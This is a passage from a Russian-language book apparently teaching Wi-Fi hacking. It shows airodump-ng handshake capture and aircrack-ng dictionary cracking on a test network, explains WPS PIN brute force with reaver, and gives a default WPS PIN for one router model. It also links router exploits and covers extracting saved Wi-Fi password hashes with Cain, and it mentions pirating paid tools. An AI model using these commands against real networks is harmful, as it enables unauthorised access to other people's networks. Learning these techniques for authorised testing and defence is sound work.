


Рис. 4.27

При умелом использовании указанных на этой вкладке параметров и действий хакер может, например, заставить программу автоматически начинать запись пакетов в протокол только в случае появления начала диалога при аутентификации и авторизации жертвы на каком-либо форуме. Это очень важные возможности.

Попутно заметим интересный момент в отношении программы Elcomsoft Wireless Security Auditor. Если воспользоваться в программе функцией **Дамп WPAPSK хэшей Windows** (см. рис. 4.17), то она покажет хэш-функции и соответствующие значения паролей всех сетей Wi-Fi, к которым подключался этот компьютер (рис. 4.28). Для забывчивых полезно!




Рис. 4.28

Есть только одно "но": обе программы, указанные в настоящей методике, платные. Для хакера-то в этом нет проблем: все, что ему нужно, он всегда найдет на торрентах. Причем, если CommView for Wi-Fi будет старовата и не будет содержать подходящих драйверов для сетевой карты Wi-Fi , то и здесь он найдет выход. Как было описано в книге "Инструментарий хакера"[1], он может с помощью бесплатной утилиты DriverMax соорудить некий конгломерат, взяв за основу слегка устаревшую версию CommView for Wi-Fi с торрентов, а требуемые драйверы выкачать из демо-версии.

Для нас же, законопослушных пользователей, процесс изучения этого метода вполне можно построить и на демо-версиях. Но все же рассмотрим и бесплатные анало-

[1] Бабин С. Инструментарий хакера. — СПб.: БХВ-Петербург, 2014. — 240 с.: ил. — (Глазами хакера).

ги упомянутых программ, для чего будем использовать уже знакомый нам набор Kali Linux.

Для захвата пакетов вместо CommView for Wi-Fi можно применить программу airodump-ng, а вместо Elcomsoft Wireless Security Auditor — уже упомянутую нами aircrack-ng.

Для проведения теста загрузимся с диска Kali Linux *(см. главу 1)*, запустим терминальную сессию с root правами (как запустить, показано на рис. 5.3 в *главе 5*) и переведем карту Wi-Fi в режим монитора, для чего дадим команду `airmon-ng start wlan0` (рис. 4.29).




Рис. 4.29

Если вы сомневаетесь в наименовании интерфейса для Wi-Fi (wlan0), то можно было предварительно для информации выполнить команду `iwconfi` (рис. 4.30).

Далее, командой `wash -i mon0` можно просмотреть информацию о доступных сетях, номерах каналов и MAC-адресах точек доступа. MAC-адрес интересующей нас




Рис. 4.30

сети (здесь — все та же TEST) скопируем в буфер обмена, он нам понадобится, запомним номер канала точки доступа. И, наконец, запустим команду записи пакетов в файл:

```
airodump-ng --channel 2 --bssid 98:FC:11:F4:10:BD -w TEST2 mon0
```

где 2 — номер канала; ключ --bssid служит для указания MAC-адреса только интересующей нас точки доступа, чтобы не собирать все подряд (ранее мы запомнили этот адрес в буфере). Начнется запись пакетов (рис. 4.31) в файл с именем TEST2. Прервать запись, получив достаточное количество пакетов, следует нажатием комбинации клавиш <Ctrl>+<C>.

Рис. 4.31

В результате мы получим даже не один файл, а несколько (рис. 4.32), но нас интересует только файл с расширением cap, который представляет собой дамп в формате, понимаемом, в том числе, и программой Elcomsoft Wireless Security Auditor.




Рис. 4.32

Итак, бесплатную замену первой программы мы обеспечили. Перейдем ко второй — aircrack-ng.

Загрузившись с диска Kali Linux, предварительно скопируем в папку /root/ полученный ранее с помощью программы airodump-ng дамп-файл TEST2-01.cap для сети TEST. Туда же положим словарь с паролями, взятый для чистоты эксперимента из комплекта Elcomsoft Wireless Security Auditor (файл, English.dic, см. рис. 4.19), который помог нам вскрыть пароль от нашей сети TEST (рис. 4.33).




Рис. 4.33

В терминальной сессии выполним команду (рис. 4.34):

```
aircrack-ng -w english.dic TEST2-01.cap
```




Рис. 4.34

Начнется перебор паролей. И после того как будет "отработан" весь словарь..., пароль не найдется (рис. 4.35), потому что мутации-то нет, а целиком сло́ва, соответствующего нашему паролю, в словаре нет.




Рис. 4.35

Изменим словарь и включим известный пароль abc12345 от нашей тестовой сети (рис. 4.36).




Рис. 4.36

Повторим команду `aircrack-ng`, в точности как указано на рис. 4.34. В итоге — пароль наконец-то быстро нашелся (рис. 4.37).

Нужны ли комментарии? Программа, не позволяющая производить мутацию слов, вряд ли поможет в подборе пароля!!! Для работы такой программы необходимо,

чтобы подбираемый пароль наверняка в точности входил в словарь. В реальной жизни это бывает редко.

Заканчивая краткое знакомство с программой aircrack-ng, заметим, что ее описание можно найти на сайте:

http://www.aircrack-ng.org/doku.php?id=aireplay-ng




Рис. 4.37

4.2. Способ второй

Рассмотрим еще один пример взлома Wi-Fi-роутера. Это очень старый и самый простой способ, использующий уязвимость WPS-протокола.

Напомним: WPS-протокол (Wi-Fi Protected Setup) применяют для упрощения одноименного процесса настройки беспроводной сети. Грубо говоря, протокол для ленивых, используемый в процессе подключения Wi-Fi-устройства к роутеру, участвующий в процессе настройки этого устройства. Делается это так, что пользователь может не стараться при конфигурировании подключаемого устройства вводить сложный секретный ключ для WPA. Нужно только знать PIN-код устройства, состоящий всего из 8 цифр (который по утверждению всех источников можно считать с этикетки на корпусе роутера). При настройке, если воспользоваться WPS, роутер сам выдаст устройству значение секретного ключа. Чтобы взломать устройство Wi-Fi, нужно знать только PIN-код и не требуется производить сложных атак для WPA (например, пробовать взлом по словарю с применением заумных, сложных мутаций, и не факт, что это может привести к успеху).

Оказывается, структура PIN-кода и самого процесса авторизации такова, что количество комбинаций при брутфорсе (взломе пароля методом перебора) значительно

меньше, чем можно было бы предположить, за счет того, что код состоит из трех частей:

- последняя цифра — это контрольная сумма, полученная из первых 7-ми цифр (только за счет этого уже значительно уменьшилось количество комбинаций);
- две части из 4-х и 3-х цифр участвуют в авторизации по отдельности (в результате чего для полного перебора требуется еще меньше комбинаций).

Очень подробное описание практического примера взлома можно прочитать в Интернете в статье по адресу:

http://www.securitylab.ru/contest/447512.php

Поскольку методика взлома используется давно и это хорошо известная уязвимость, естественно конструкторы роутеров начали ее учитывать. В настоящее время Координационный центр CERT вообще не рекомендует производителям выпускать новое оборудование, поддерживающее данную технологию. Найти роутер, который можно взломать по указанному методу, сейчас уже представляется проблематичным. Существует много мифов и легенд о взломе Wi-Fi, но реалии таковы, что на сегодня, пожалуй, наиболее универсальным все же остается способ, указанный в *разд. 4.1*. Тем не менее, ознакомиться с методикой интересно по той причине, что это один из самых эффектных известных способов взлома Wi-Fi-роутеров.

Если вам удастся найти старый роутер и вы захотите повторить то, что указано в статье, то нужно иметь в виду: все утилиты, указанные для набора BackTrack, имеются в пришедшем на его замену Kali Linux. Подробно повторять все здесь нет смысла, т. к. синтаксис буквально всех команд остается прежним. Единственное, изменился путь к файлам с базой данных, образуемой программой reaver. Сейчас эти файлы находятся в папке /etc/reaver/, а не как ранее — в /usr/local/etc/reaver/.

Также еще можно посоветовать для работы с базой данных использовать программу SQLiteStudio. Что удобно: версия программы существует как для Linux, так и Windows.

Для того чтобы установить ее под Linux, необходимо скачать файл sqlitestudio-3.0.6.tar.xz с сайта:

http://sqlitestudio.pl/?act=download

Запишем файл в любой каталог, например в /tmp (рис. 4.38), затем выполним в терминальной сессии команду `tar` (как запустить терминальную сессию с правами root, показано на рис. 5.3):

```
tar -xvf sqlitestudio-3.0.6.tar.xz
```

Ход выполнения команды представлен на рис. 4.39. Программа распакуется в папку /tmp/SQLiteStudio. Запуск программы показан на рис. 4.40.

После запуска программы можно подключать требуемый фал с базой данных (рис. 4.41).

Несмотря ни на что, больше шансов на взлом с помощью reaver появилось совсем недавно, после модификации этой программы и включения в нее возможности ата-

ки Pixiewps, для чего были добавлены новые ключи! Подробнее на русском языке об этом можно прочитать здесь:

http://webware.biz/?p=3847




Рис. 4.38

Рис. 4.39




Рис. 4.40




Рис. 4.41

4.3. Другие способы. Вывод

Итак, мы рассмотрели различные способы, используемые хакерами для взлома Wi-Fi-сетей. При этом подобные методики не зависят от модели роутера. Но мы еще ничего не сказали о том, что есть масса "дыр" в системе безопасности роутеров, присущих их конкретным моделям. Если хакер знает тип роутера, намеченного им в качестве жертвы, а такое бывает, когда пользователь не меняет MAC-адрес роутера "по умолчанию", либо использует его название в SSID, тогда он может применить методологию, подходящую именно к конкретной модели. Нам же, по большому счету, рассказывать о таких способах здесь нет смысла по той простой причине, что они достаточно индивидуальны. И все же, только в качестве небольшого примера, приведем несколько ссылок. Вот одна из них: оказывается, что у роутеров D-Link DSL 2640NRU, с прошивкой версии 1.0.10, по умолчанию всегда один и тот же PIN-код 46264848:

http://habrahabr.ru/post/151688

Или вот еще ссылка, по которой можно найти сведения о получении доступа к роутерам моделей TL-WDR4300, TL-WR743ND, WR743ND, WR842ND, WA-901ND, WR941N, WR941ND, WR1043ND, WR2543ND, MR3220, MR3020, WR841N:

http://weblance.com.ua/blog/160-kriticheskaya-uyazvimost-v-routerah-i-tochkah-dostupa-tp-link.html

Есть также интересные приемы по взлому роутеров из внутренней сети. Вот, например, сообщение об уязвимости стареньких, заслуженных роутеров DLink DIR-300:

http://www.securityfocus.com/archive/1/514687/30/120/threaded

Правда, возникает сомнение, что в данном случае правильно приведен IP-адрес жертвы, на который посылается команда с указанием скрипта. Для такого типа роутеров "по умолчанию" используется IP-адрес роутера 10.79.0.1, а не 10.79.1.1, как написано в сообщении. Методика автором приведена, но работоспособность ее не испытана. И поскольку мы с вами учимся, и если у вас есть личный роутер DIR-300, то в качестве домашнего задания проведите на нем такой эксперимент. Тем более, что в *главе 1* уже упоминалось, как использовать Denwer для выполнения PHP-скриптов. В действительности мы привели именно этот пример для того, чтобы было понятно, что для поиска аналогичных багов можно использовать ключевую фразу, как в указанном сообщении: "found security bug in D-Link DIR-300 wireless router" (конечно же, вместо "D-Link DIR-300" нужно давать название своей модели).

Похоже, что для Wi-Fi-роутеров класса "для дома, для семьи" разработчиками вообще никогда не проводится пентестинг. Поэтому вы без труда найдете подобную информацию для вашей конкретной модели, отличной от указанных здесь. Проведите такое испытание самостоятельно.

Для понимания темы неплохо было бы еще полистать некоторые ресурсы в Интернете про эксплойты для моделей роутеров различных вендоров, на которые вы можете попасть вот с этой страницы:


http://routerpwn.com/

Но, поскольку в базе данных указанного ресурса большинство эксплойтов применяются из того же сегмента сети, где находится роутер, то подробнее эту проблему рассмотрим в следующей главе, когда будем изучать программу zANTI для смартфонов.

Сделаем небольшой вывод. Практика показывает, что наиболее результативным при взломе Wi-Fi (речь о WPA) на сегодня можно считать способ, указанный в *разд. 4.1*. При этом существует множество спекуляций о других, якобы мгновенных или минутных способах взлома Wi-Fi, но это все от лукавого, не следует им верить.

В действительности способ, основанный на сборе пакетов и далее подборе пароля с использованием мутации слов из словаря при задействовании возможности видеокарты — это сейчас (и на долгое время вперед), пожалуй, единственное универсальное неустаревающее средство, не зависящее от ошибок производителей конкретных моделей роутеров. Причем, повторимся: определяющим является именно применение способа мутации слов из словаря.

ГЛАВА 5



Заключительный цикл злоумышленника, или что делает хакер после взлома Wi-Fi-сети

5.1. Что делает хакер для продолжения проникновения

Вопрос "что делать?" — исконно наш, российский. А что делает хакер дальше, после взлома им пароля Wi-Fi-сети, задавшись таким вопросом?

Вы очень удивитесь, но в 95% случаев дальше уже делать ничего не придется. Дело в том, что эти 95% пользователей вообще не защищают никак внутренние ресурсы — все компьютеры и устройства будут с "расшаренными" ресурсами, без каких-либо паролей.

Прежде чем продолжить повествование про 5% оставшихся суперпродвинутых пользователей, вновь сделаем небольшое отступление! Вернемся к получению пароля от сети Wi-Fi. Обладая физическим доступом к компьютеру, с помощью программы Cain хакер может легко выяснить хэш-функцию от пароля доступа к сети Wi-Fi: **Cracker | WPA-PSK Hashes** (рис. 5.1).

Имея хэш-функцию, с применением радужных таблиц вычислить пароль не представляет никакого труда в считанные минуты *(см. главу 7)*. Тем более, что и в самой программе Cain щелчком правой кнопкой мыши на строке со значением хэш-функции легко вызывается меню, в котором есть функция **Cryptanalysis Attack via RainbowTables** (рис. 5.2).

Хотя в каких случаях такое может понадобиться, сказать трудно, поскольку пароль и так легко посмотреть в открытом виде, если компьютер физически в ваших руках. Для этого нужно войти в **Центр управления сетями и общим доступом**, затем выбрать команду **Управление беспроводными сетями**, далее щелчком правой кнопкой мыши на конкретном соединении выбрать команду **Свойства**, а на вкладке **Безопасность** открывшегося диалогового окна установить флажок **Отображать**

